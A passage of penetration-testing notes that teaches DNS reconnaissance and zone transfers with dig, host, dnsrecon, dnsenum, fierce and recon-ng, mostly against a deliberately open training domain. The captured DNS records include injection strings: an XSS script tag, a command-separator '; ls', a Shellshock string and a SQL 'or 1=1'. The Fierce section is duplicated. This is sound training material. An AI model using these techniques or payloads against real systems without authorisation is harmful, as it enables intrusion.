-file A file you would like to output to be logged to. As you can see below the zone transfer did not work so it tried a brute force attack. It peforms 2280 brute force tests. By the way, I obviously did not let it run. lol

```
root@kali:/# fierce -dns jpsecnetworks.com -file dnsoutput.txt
Now logging to dnsoutput.txt
DNS Servers for jpsecnetworks.com:
        ns2.bluehost.com
        ns1.bluehost.com

Trying zone transfer first...
        Testing ns2.bluehost.com
                Request timed out or transfer not allowed.
        Testing ns1.bluehost.com
                Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...
```

Working one:

```
root@kali:/# fierce -dns zonetransfer.me -file zonetransfer
Now logging to zonetransfer
DNS Servers for zonetransfer.me:
        nsztm2.digi.ninja
        nsztm1.digi.ninja

Trying zone transfer first...
        Testing nsztm2.digi.ninja

Whoah, it worked - misconfigured DNS server found:
zonetransfer.me.        7200    IN      SOA     ( nsztm1.digi.ninja. robin.digi.ninja.
                                2017103001      ;serial
                                172800          ;refresh
                                900             ;retry
                                1209600         ;expire
                                3600            ;minimum
        )
zonetransfer.me.        300     IN      HINFO   "Casio fx-700G" "Windows XP"
zonetransfer.me.        301     IN      TXT     (
        google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA )
zonetransfer.me.        7200    IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      A       217.147.177.157
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        7200    IN      NS      nsztm2.digi.ninja.
_sip._tcp.zonetransfer.me.      14000   IN      SRV     0 0 5060 www.zonetransfer.me.
```

–snip–

Passive Scanning

Wednesday, January 2, 2019 3:30 PM

DNS Reconnaissance / Enumeration:

DNS enumeration is one of the most critical steps. When we mention DNS enumeration, we are referenced to all the techniques we use to gather as much information as possible by querying the DNS server of a website or host. If you google a bit you will find a domain called zonetransfer.me that has zone transfer always enabled.

Nslookup:

We can use nslookup to convert the domain name to IP.

root@kali:/# nslookup zonetransfer.me

Server: 8.8.8.8

Address: 8.8.8.8#53

Non-authoritative answer:

Name: zonetransfer.me

Address: 5.196.105.14

Dig:

dig is a command-line tool for querying DNS name servers for information about host addresses, mail exchanges, name servers,and related information. Dig has an extensive amount of option.

In the simplest way, it works just like nslookup:

root@kali:/# dig zonetransfer.me

; <<>> DiG 9.11.4-4-Debian <<>> zonetransfer.me

;; global options: +cmd

;; Got answer:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3291

;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:

; EDNS: version: 0, flags:; udp: 512

;; QUESTION SECTION:

;zonetransfer.me. IN A

;; ANSWER SECTION:

zonetransfer.me. 4590 IN A 5.196.105.14

;; Query time: 60 msec

;; SERVER: 8.8.8.8#53(8.8.8.8)

;; WHEN: Fri Sep 21 17:17:48 -03 2018

;; MSG SIZE rcvd: 60

– Using the option +short the result will show the website's ip.

root@kali:/# dig zonetransfer.me +short

217.147.177.157

– Using the options MX, +noall and +answer will display the mailserver's IP.

root@kali:/# dig zonetransfer.me MX +noall +answer

; <<>> DiG 9.11.4-4-Debian <<>> zonetransfer.me MX +noall +answer

;; global options: +cmd

zonetransfer.me. 7199 IN MX 10 ALT2.ASPMX.L.GOOGLE.COM.

zonetransfer.me. 7199 IN MX 20 ASPMX3.GOOGLEMAIL.COM.

zonetransfer.me. 7199 IN MX 20 ASPMX5.GOOGLEMAIL.COM.

zonetransfer.me. 7199 IN MX 10 ALT1.ASPMX.L.GOOGLE.COM.

zonetransfer.me. 7199 IN MX 20 ASPMX4.GOOGLEMAIL.COM.

zonetransfer.me. 7199 IN MX 20 ASPMX2.GOOGLEMAIL.COM.

zonetransfer.me. 7199 IN MX 0 ASPMX.L.GOOGLE.COM.

Host:

host is a simple utility for performing DNS lookups. It is normally used to convert names to IP addresses and vice versa.

In the simplest way, using the host command without any option will resolve the hostname.root@kali:/# host zonetransfer.me
zonetransfer.me has address 217.147.177.157
zonetransfer.me mail is handled by 10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 0 ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 10 ALT1.ASPMX.L.GOOGLE.COM.-t option is used to specify the query type.
ns option is used to specify the name server
mx option is used to specity the email server.root@kali:/# host -t ns zonetransfer.me
zonetransfer.me name server nsztm2.digi.ninja.
zonetransfer.me name server nsztm1.digi.ninja.
root@kali:/#
root@kali:/#
root@kali:/# host -t mx zonetransfer.me
zonetransfer.me mail is handled by 10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 0 ASPMX.L.GOOGLE.COM.

DNS Zone transfers:

DNS zone transfers allow name servers to replicate all the entries about a domain.
When setting up DNS servers, you typically have a primary nameserver and a backup server. The transfer should be limited only to authorized slave server. Sometimes the DNS server is not properly configured and allows anyone to request a replication of its DNS server zone.

To perform a zone transfer using the dig command do the following:

root@kali:/# dig +nocmd axfr @nsztm1.digi.ninja zonetransfer.me +noall +answer

```
root@kali:/# dig +nocmd axfr @nsztm1.digi.ninja zonetransfer.me +noall +answer
zonetransfer.me.        7200    IN      SOA     nsztm1.digi.ninja. robin.digi.ninja. 2017042001 172800 900 1209600 3600
zonetransfer.me.        300     IN      HINFO   "Casio fx-700G" "Windows XP"
zonetransfer.me.        301     IN      TXT     "google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA"
zonetransfer.me.        7200    IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      A       5.196.105.14
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        7200    IN      NS      nsztm2.digi.ninja.
_sip._tcp.zonetransfer.me. 14000 IN     SRV     0 0 5060 www.zonetransfer.me.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200 IN PTR www.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900 IN   AFSDB   1 asfdbbox.zonetransfer.me.
asfdbbox.zonetransfer.me. 7200  IN      A       127.0.0.1
asfdbvolume.zonetransfer.me. 7800 IN    AFSDB   1 asfdbbox.zonetransfer.me.
canberra-office.zonetransfer.me. 7200 IN A      202.14.81.230
```

— snip —

We can also use the host comand to perform DNS zone transfer:

1st – Get the name server
2nd – Perform the zone transfer

```
root@kali:/#
root@kali:/# host -t ns zonetransfer.me
zonetransfer.me name server nsztm1.digi.ninja.
zonetransfer.me name server nsztm2.digi.ninja.
root@kali:/#
root@kali:/# host -l zonetransfer.me nsztm1.digi.ninja
Using domain server:
Name: nsztm1.digi.ninja
Address: 81.4.108.41#53
Aliases:

zonetransfer.me has address 5.196.105.14
zonetransfer.me name server nsztm1.digi.ninja.
zonetransfer.me name server nsztm2.digi.ninja.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me domain name pointer www.zonetransfer.me.
asfdbbox.zonetransfer.me has address 127.0.0.1
canberra-office.zonetransfer.me has address 202.14.81.230
dc-office.zonetransfer.me has address 143.228.181.132
deadbeef.zonetransfer.me has IPv6 address dead:beaf::
email.zonetransfer.me has address 74.125.206.26
home.zonetransfer.me has address 127.0.0.1
internal.zonetransfer.me name server intns1.zonetransfer.me.
internal.zonetransfer.me name server intns2.zonetransfer.me.
intns1.zonetransfer.me has address 81.4.108.41
intns2.zonetransfer.me has address 167.88.42.94
office.zonetransfer.me has address 4.23.39.254
ipv6actnow.org.zonetransfer.me has IPv6 address 2001:67c:2e8:11::c100:1332
owa.zonetransfer.me has address 207.46.197.32
alltcpportsopen.firewall.test.zonetransfer.me has address 127.0.0.1
vpn.zonetransfer.me has address 174.36.59.154
www.zonetransfer.me has address 5.196.105.14
root@kali:/#
```

DNSRecon:

A python automated tool used to perform DNS zone transfer.

DNSRecon provides the ability to perform:

- Check all NS Records for Zone Transfers.
- Enumerate General DNS Records for a given Domain (MX, SOA, NS, A, AAAA, SPF and TXT).
- Perform common SRV Record Enumeration. Top Level Domain (TLD) Expansion.
- Check for Wildcard Resolution.
- Brute Force subdomain and host A and AAAA records given a domain and a wordlist.
- Perform a PTR Record lookup for a given IP Range or CIDR.
- Check a DNS Server Cached records for A, AAAA and CNAME Records provided a list of host records in a text file to check.
- Enumerate Common mDNS records in the Local Network Enumerate Hosts and Subdomains using Google.

Most used options:

-d, –domain <domain> Target domain.

-t, –type <types> Type of enumeration to perform (comma separated):

std SOA, NS, A, AAAA, MX and SRV.
rvl Reverse lookup of a given CIDR or IP range.
brt Brute force domains and hosts using a given dictionary.
srv SRV records.
axfr Test all NS servers for a zone transfer.
goo Perform Google search for subdomains and hosts.
bing Perform Google search for subdomains and hosts.
crt Perform crt.sh search for subdomains and hosts.
snoop Perform cache snooping against all NS servers for a given domain, testing all with file containing the domains, file given with -D option.
tld Remove the TLD of given domain and test against all TLDs registered in IANA.
zonewalk Perform a DNSSEC zone walk using NSEC records.

root@kali:/# dnsrecon -d zonetransfer.me -t axfr

```
root@kali:/# dnsrecon -d zonetransfer.me -t axfr
[*] Testing NS Servers for Zone Transfer
[*] Checking for Zone Transfer for zonetransfer.me name servers
[*] Resolving SOA Record
[+]      SOA nsztm1.digi.ninja 81.4.108.41
[*] Resolving NS Records
[*] NS Servers found:
[*]     NS nsztm1.digi.ninja 81.4.108.41
[*]     NS nsztm2.digi.ninja 52.91.28.78
[*] Removing any duplicate NS server IP Addresses...
[*]
[*] Trying NS server 52.91.28.78
[+] 52.91.28.78 Has port 53 TCP Open
[+] Zone Transfer was successful!!
[*]      SOA nsztm1.digi.ninja 81.4.108.41
[*]      NS nsztm1.digi.ninja 81.4.108.41
[*]      NS nsztm2.digi.ninja 52.91.28.78
[*]      NS intns1.zonetransfer.me 81.4.108.41
[*]      NS intns2.zonetransfer.me 167.88.42.94
[*]      TXT google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVl04VlMewxA
[*]      TXT Remember to call or email Pippa on +44 123 4567890 or pippa@zonetransfer.me when making DNS changes
[*]      TXT '><script>alert('Boo')</script>
[*]      TXT AbCdEfG
[*]      TXT ZoneTransfer.me service provided by Robin Wood - robin@digi.ninja. See http://digi.ninja/projects/zonetransferme.php for more information.
[*]      TXT ; ls
[*]      TXT () { :]}; echo ShellShocked
[*]      TXT ' or 1=1 --
[*]      TXT Robin Wood
[*]      PTR www.zonetransfer.me 217.147.177.157
[*]      MX @.zonetransfer.me ASPMX.L.GOOGLE.COM 64.233.186.26
[*]      MX @.zonetransfer.me ASPMX.L.GOOGLE.COM 2800:3f0:4003:c01::1b
[*]      MX @.zonetransfer.me ALT1.ASPMX.L.GOOGLE.COM 173.194.76.27
[*]      MX @.zonetransfer.me ALT1.ASPMX.L.GOOGLE.COM 2a00:1450:400c:c00::1b
[*]      MX @.zonetransfer.me ALT2.ASPMX.L.GOOGLE.COM 173.194.69.27
[*]      MX @.zonetransfer.me ALT2.ASPMX.L.GOOGLE.COM 2a00:1450:4013:c04::1a
[*]      MX @.zonetransfer.me ASPMX2.GOOGLEMAIL.COM 173.194.76.27
[*]      MX @.zonetransfer.me ASPMX2.GOOGLEMAIL.COM 2a00:1450:400c:c00::1b
[*]      MX @.zonetransfer.me ASPMX3.GOOGLEMAIL.COM 173.194.69.27
[*]      MX @.zonetransfer.me ASPMX3.GOOGLEMAIL.COM 2a00:1450:4013:c04::1a
[*]      MX @.zonetransfer.me ASPMX4.GOOGLEMAIL.COM 64.233.164.27
[*]      MX @.zonetransfer.me ASPMX4.GOOGLEMAIL.COM 2a00:1450:4010:c07::1a
[*]      MX @.zonetransfer.me ASPMX5.GOOGLEMAIL.COM 74.125.68.27
[*]      MX @.zonetransfer.me ASPMX5.GOOGLEMAIL.COM 2404:6800:4003:c02::1a
[*]      AAAA deadbeef.zonetransfer.me dead:beaf::
[*]      AAAA ipv6actnow.org.zonetransfer.me 2001:67c:2e8:11::c100:1332
[*]      A @.zonetransfer.me 217.147.177.157
[*]      A home.zonetransfer.me 127.0.0.1
[*]      A dc-office.zonetransfer.me 143.228.181.132
[*]      A owa.zonetransfer.me 207.46.197.32
[*]      A alltcpportsopen.firewall.test.zonetransfer.me 127.0.0.1
```

–snip–

It is also possible to use a dictionary to perform a brute force attack using option -D. -D DICTIONARY, –dictionary DICTIONARY


Dictionary file of subdomain and hostnames to use for brute force. Filter out of brute force domain lookup, records that resolve to the wildcard defined IP address when saving records.We can save the output to a xml

file. –xml <file> XML file to save found records.

root@kali:/# dnsrecon -d zonetransfer.me -t std –xml zonetrasnferme.xml

```
root@kali:/# dnsrecon -d zonetransfer.me -t std --xml zonetransferme.xml
[*] Performing General Enumeration of Domain:zonetransfer.me
[-] DNSSEC is not configured for zonetransfer.me
[*]      SOA nsztm1.digi.ninja 81.4.108.41
[*]      NS nsztm2.digi.ninja 52.91.28.78
[*]      Bind Version for 52.91.28.78 9.10.3-P4-Ubuntu
[*]      NS nsztm1.digi.ninja 81.4.108.41
[*]      Bind Version for 81.4.108.41 9.10.3-P4-Debian
[*]      MX ASPMX5.GOOGLEMAIL.COM 74.125.68.27
[*]      MX ASPMX3.GOOGLEMAIL.COM 173.194.69.26
[*]      MX ALT2.ASPMX.L.GOOGLE.COM 173.194.69.26
[*]      MX ASPMX2.GOOGLEMAIL.COM 173.194.76.27
[*]      MX ALT1.ASPMX.L.GOOGLE.COM 173.194.76.26
[*]      MX ASPMX4.GOOGLEMAIL.COM 64.233.164.26
[*]      MX ASPMX.L.GOOGLE.COM 64.233.186.27
[*]      MX ASPMX5.GOOGLEMAIL.COM 2404:6800:4003:c02::1a
[*]      MX ASPMX3.GOOGLEMAIL.COM 2a00:1450:4013:c04::1a
[*]      MX ALT2.ASPMX.L.GOOGLE.COM 2a00:1450:4013:c04::1a
[*]      MX ASPMX2.GOOGLEMAIL.COM 2a00:1450:400c:c00::1a
[*]      MX ALT1.ASPMX.L.GOOGLE.COM 2a00:1450:400c:c00::1b
[*]      MX ASPMX4.GOOGLEMAIL.COM 2a00:1450:4010:c07::1b
[*]      MX ASPMX.L.GOOGLE.COM 2800:3f0:4003:c00::1b
[*]      A zonetransfer.me 217.147.177.157
[*]      TXT zonetransfer.me google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA
[*] Enumerating SRV Records
[*]      SRV _sip._tcp.zonetransfer.me www.zonetransfer.me 5.196.105.14 5060 0
[+] 1 Records Found
[*] Saving records to XML file: zonetransferme.xml
root@kali:/#
```

File saved:




```
- <records>
    <record address="81.4.108.41" mname="nsztm1.digi.ninja" type="SOA"/>
    <record Version="9.10.3-P4-Ubuntu" address="52.91.28.78" recursive="True" target="nsztm2.digi.ninja" type="NS"/>
    <record Version="9.10.3-P4-Debian" address="81.4.108.41" recursive="True" target="nsztm1.digi.ninja" type="NS"/>
    <record address="74.125.68.27" exchange="ASPMX5.GOOGLEMAIL.COM" type="MX"/>
    <record address="173.194.69.26" exchange="ASPMX3.GOOGLEMAIL.COM" type="MX"/>
    <record address="173.194.69.26" exchange="ALT2.ASPMX.L.GOOGLE.COM" type="MX"/>
    <record address="173.194.76.27" exchange="ASPMX2.GOOGLEMAIL.COM" type="MX"/>
    <record address="173.194.76.26" exchange="ALT1.ASPMX.L.GOOGLE.COM" type="MX"/>
    <record address="64.233.164.26" exchange="ASPMX4.GOOGLEMAIL.COM" type="MX"/>
    <record address="64.233.186.27" exchange="ASPMX.L.GOOGLE.COM" type="MX"/>
    <record address="2404:6800:4003:c02::1a" exchange="ASPMX5.GOOGLEMAIL.COM" type="MX"/>
    <record address="2a00:1450:4013:c04::1a" exchange="ASPMX3.GOOGLEMAIL.COM" type="MX"/>
    <record address="2a00:1450:4013:c04::1a" exchange="ALT2.ASPMX.L.GOOGLE.COM" type="MX"/>
    <record address="2a00:1450:400c:c00::1a" exchange="ASPMX2.GOOGLEMAIL.COM" type="MX"/>
    <record address="2a00:1450:400c:c00::1b" exchange="ALT1.ASPMX.L.GOOGLE.COM" type="MX"/>
    <record address="2a00:1450:4010:c07::1b" exchange="ASPMX4.GOOGLEMAIL.COM" type="MX"/>
    <record address="2800:3f0:4003:c00::1b" exchange="ASPMX.L.GOOGLE.COM" type="MX"/>
    <record address="217.147.177.157" name="zonetransfer.me" type="A"/>
    <record name="zonetransfer.me" strings="google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA" type="TXT"/>
    <record address="5.196.105.14" name="_sip._tcp.zonetransfer.me" port="5060" target="www.zonetransfer.me" type="SRV"/>
    <scaninfo arguments="./dnsrecon.py -d zonetransfer.me -t std --xml zonetransferme.xml" time="2018-09-21 17:31:31.249782"/>
    <domain domain_name="zonetransfer.me"/>
  </records>
```

DNSEnum:

Multithreaded perl script to enumerate DNS information of a domain and to discover non-contiguous ip blocks.

Most used options: –noreverse Skip the reverse lookup operations.
-o –output <file> Output in XML format.

```
root@kali:/# dnsenum --noreverse zonetransfer.me -o zonetransferme
Smartmatch is experimental at /usr/bin/dnsenum line 698.
Smartmatch is experimental at /usr/bin/dnsenum line 698.
dnsenum VERSION:1.2.4

-----   zonetransfer.me   -----


Host's addresses:
__________________

zonetransfer.me.                         6979     IN    A        5.196.105.14


Name Servers:
______________

nsztm1.digi.ninja.                       9895     IN    A        81.4.108.41
nsztm2.digi.ninja.                       6524     IN    A        52.91.28.78


Mail (MX) Servers:
___________________

ALT2.ASPMX.L.GOOGLE.COM.                 292      IN    A        173.194.69.27
ASPMX5.GOOGLEMAIL.COM.                   196      IN    A        74.125.68.27
ASPMX2.GOOGLEMAIL.COM.                   292      IN    A        173.194.76.27
ASPMX.L.GOOGLE.COM.                      70       IN    A        64.233.186.27
ASPMX4.GOOGLEMAIL.COM.                   196      IN    A        64.233.164.27
ASPMX3.GOOGLEMAIL.COM.                   292      IN    A        173.194.69.27
ALT1.ASPMX.L.GOOGLE.COM.                 292      IN    A        173.194.76.27


Trying Zone Transfers and getting Bind Versions:
________________________________________________


Trying Zone Transfer for zonetransfer.me on nsztm1.digi.ninja ...
zonetransfer.me.                         7200     IN    SOA                (
zonetransfer.me.                         300      IN    HINFO          "Casio
zonetransfer.me.                         301      IN    TXT                (
zonetransfer.me.                         7200     IN    MX                 0
zonetransfer.me.                         7200     IN    MX                10
zonetransfer.me.                         7200     IN    MX                10
```

— snip —

File saved:

Open ▾ zonetransferme / Save


```
<?xml version="1.0" encoding="UTF-8"?>
<magictree class="MtBranchObject"><testdata
class="MtBranchObject"><host>5.196.105.14<hostname>zonetransfer.me</hostname></
host><fqdn>zonetransfer.me.</fqdn><host>81.4.108.41<hostname>nsztm1.digi.ninja</hostname></
host><fqdn>nsztm1.digi.ninja.</fqdn><host>52.91.28.78<hostname>nsztm2.digi.ninja</hostname></
host><fqdn>nsztm2.digi.ninja.</fqdn><host>173.194.69.27<hostname>ALT2.ASPMX.L.GOOGLE.COM</
hostname></host><fqdn>ALT2.ASPMX.L.GOOGLE.COM.</
fqdn><host>74.125.68.27<hostname>ASPMX5.GOOGLEMAIL.COM</hostname></
host><fqdn>ASPMX5.GOOGLEMAIL.COM.</fqdn><host>173.194.76.27<hostname>ASPMX2.GOOGLEMAIL.COM</
hostname></host><fqdn>ASPMX2.GOOGLEMAIL.COM.</
fqdn><host>64.233.186.27<hostname>ASPMX.L.GOOGLE.COM</hostname></host><fqdn>ASPMX.L.GOOGLE.COM.</
fqdn><host>64.233.164.27<hostname>ASPMX4.GOOGLEMAIL.COM</hostname></
host><fqdn>ASPMX4.GOOGLEMAIL.COM.</fqdn><host>173.194.69.27<hostname>ASPMX3.GOOGLEMAIL.COM</
hostname></host><fqdn>ASPMX3.GOOGLEMAIL.COM.</
fqdn><host>173.194.76.27<hostname>ALT1.ASPMX.L.GOOGLE.COM</hostname></
host><fqdn>ALT1.ASPMX.L.GOOGLE.COM.</fqdn><host>217.147.177.157<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>217.147.177.157<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>217.147.177.157<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>217.147.177.157<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>5.196.105.14<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>217.147.177.157<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>217.147.177.157<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>5.196.105.14<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>217.147.177.157<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>217.147.177.157<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>5.196.105.14<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>217.147.177.157<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>5.196.105.14<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><fqdn>_sip._tcp.zonetransfer.me.</
fqdn><fqdn>14.105.196.5.IN-ADDR.ARPA.zonetransfer.me.</fqdn><fqdn>asfdbauthdns.zonetransfer.me.</
fqdn><host>127.0.0.1<hostname>asfdbbox.zonetransfer.me</hostname></
host><fqdn>asfdbbox.zonetransfer.me.</fqdn><fqdn>asfdbvolume.zonetransfer.me.</
fqdn><host>202.14.81.230<hostname>canberra-office.zonetransfer.me</hostname></host><fqdn>canberra-
office.zonetransfer.me.</fqdn><fqdn>cmdexec.zonetransfer.me.</fqdn><fqdn>contact.zonetransfer.me.</
fqdn><host>143.228.181.132<hostname>dc-office.zonetransfer.me</hostname></host><fqdn>dc-
office.zonetransfer.me.</fqdn><fqdn>deadbeef.zonetransfer.me.</fqdn><fqdn>dr.zonetransfer.me.</
fqdn><fqdn>DZC.zonetransfer.me.</fqdn><host>74.125.206.26<hostname>email.zonetransfer.me</
hostname></host><fqdn>email.zonetransfer.me.</
```


Fierce:

Fierce is a reconnaissance tool. Fierce is a PERL script that quickly scans domains (usually in just a few minutes, assuming no network lag) using several tactics.

Most used options:

-dns The domain you would like to scanner.
-dnsfile Use DNS servers provided by a file (one per line) for reverse lookups (brute force).
-dnsserver Use a particular DNS server for reverse lookups (probably should be the DNS server of the target). Fierce
uses your DNS server for the initial SOA query and then uses the target's DNS server for all additional queries by default.
-file A file you would like to output to be logged to. As you can see below the zone transfer did not work so it tried a brute force attack. It peforms 2280 brute force tests. By the way, I obviously did not let it run. lol

```
root@kali:/# fierce -dns jpsecnetworks.com -file dnsoutput.txt
Now logging to dnsoutput.txt
DNS Servers for jpsecnetworks.com:
        ns2.bluehost.com
        ns1.bluehost.com

Trying zone transfer first...
        Testing ns2.bluehost.com
                Request timed out or transfer not allowed.
        Testing ns1.bluehost.com
                Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 2280 test(s)...
```

Working one:

```
root@kali:/# fierce -dns zonetransfer.me -file zonetransfer
Now logging to zonetransfer
DNS Servers for zonetransfer.me:
        nsztm2.digi.ninja
        nsztm1.digi.ninja

Trying zone transfer first...
        Testing nsztm2.digi.ninja

Whoah, it worked - misconfigured DNS server found:
zonetransfer.me.        7200    IN      SOA     ( nsztm1.digi.ninja. robin.digi.ninja.
                                2017103001      ;serial
                                172800          ;refresh
                                900             ;retry
                                1209600         ;expire
                                3600            ;minimum
        )
zonetransfer.me.        300     IN      HINFO   "Casio fx-700G" "Windows XP"
zonetransfer.me.        301     IN      TXT     (
        google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA )
zonetransfer.me.        7200    IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      A       217.147.177.157
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        7200    IN      NS      nsztm2.digi.ninja.
_sip._tcp.zonetransfer.me.      14000   IN      SRV     0 0 5060 www.zonetransfer.me.
```

–snip–

From <https://www.jpsecnetworks.com/information-gathering-part-iii/>

Recon-ng:

Recon-ng is a full featured web reconnaissance framework written in Python. Whereas MSF (Metasploit Framework) is an awesome Framework designed to allow pen testers to automate the process of exploiting known vulnerabilities, Recon-ng is a modular utility to support gathering information through a Metasploit-like experience.

Preloaded modules:

These modules are python scripts that will perform some sort of task.

Discovery – Exploitation – Import -Recon – Reporting

Useful Commands:

show command:

[recon-ng][default] > show

Shows various framework items

Usage: show [banner|companies|contacts|credentials|dashboard|domains|hosts|keys|leaks|locations|modules|netblocks|options|ports|profiles|pushpins|repositories|schema|vulnerabilities|workspaces]

show modules: Displays the modules available.

Discovery – Exploitation – Import -Recon – Reporting

show domains : Shows the domains that were added to perform the recon scan.

```
[recon-ng][default] > show domains

  +-------------------------------------------+
  | rowid |       domain      |    module     |
  +-------------------------------------------+
  | 3     | jpsecnetworks.com | user_defined  |
  +-------------------------------------------+
```

show dashboard: Shows all current activities or tasks that were performed.

```
[recon-ng][default] > show dashboard

  +-----------------------------------------+
  |             Activity Summary            |
  +-----------------------------------------+
  |               Module              | Runs |
  +-----------------------------------------+
  | recon/domains-contacts/pgp_search | 1    |
  | recon/domains-contacts/whois_pocs | 2    |
  +-----------------------------------------+


  +----------------------------+
  |      Results Summary       |
  +----------------------------+
  |     Category    | Quantity |
  +----------------------------+
  | Domains         | 1        |
  | Companies       | 0        |
  | Netblocks       | 0        |
  | Locations       | 0        |
  | Vulnerabilities | 0        |
  | Ports           | 0        |
  | Hosts           | 0        |
  | Contacts        | 0        |
  | Credentials     | 0        |
  | Leaks           | 0        |
  | Pushpins        | 0        |
  | Profiles        | 0        |
  | Repositories    | 0        |
  +----------------------------+
```

show workspaces: Displays the workspaces. A workspace is a virtual directory that can be created to store the information for your recon scan.

```
[recon-ng][recon-01] > show workspaces

  +------------+
  | Workspaces |
  +------------+
  | default    |
  | recon-01   |
  +------------+

[recon-ng][recon-01] >
```

To change to another workspace, use the command **workspaces select <workspace>.**

```
[recon-ng][recon-01] > workspaces select default
[!] 'shodan_api' key not set. shodan_ip module will likely fail at runtime. See 'keys add'.
[!] 'shodan_api' key not set. shodan_net module will likely fail at runtime. See 'keys add'.
[!] 'bing_api' key not set. bing_linkedin_cache module will likely fail at runtime. See 'keys add'.
```

show keys: Displays the preloaded keys for APIs.

How to add a key: https://www.cybrary.it/0p3n/recon-ng-advanced-open-source-

recon-framework/

```
[recon-ng][recon-01] > show keys

  +-------------------------+
  |          Name           | Value |
  +-------------------------+
  | bing_api                |       |
  | builtwith_api           |       |
  | censysio_id             |       |
  | censysio_secret         |       |
  | flickr_api              |       |
  | fullcontact_api         |       |
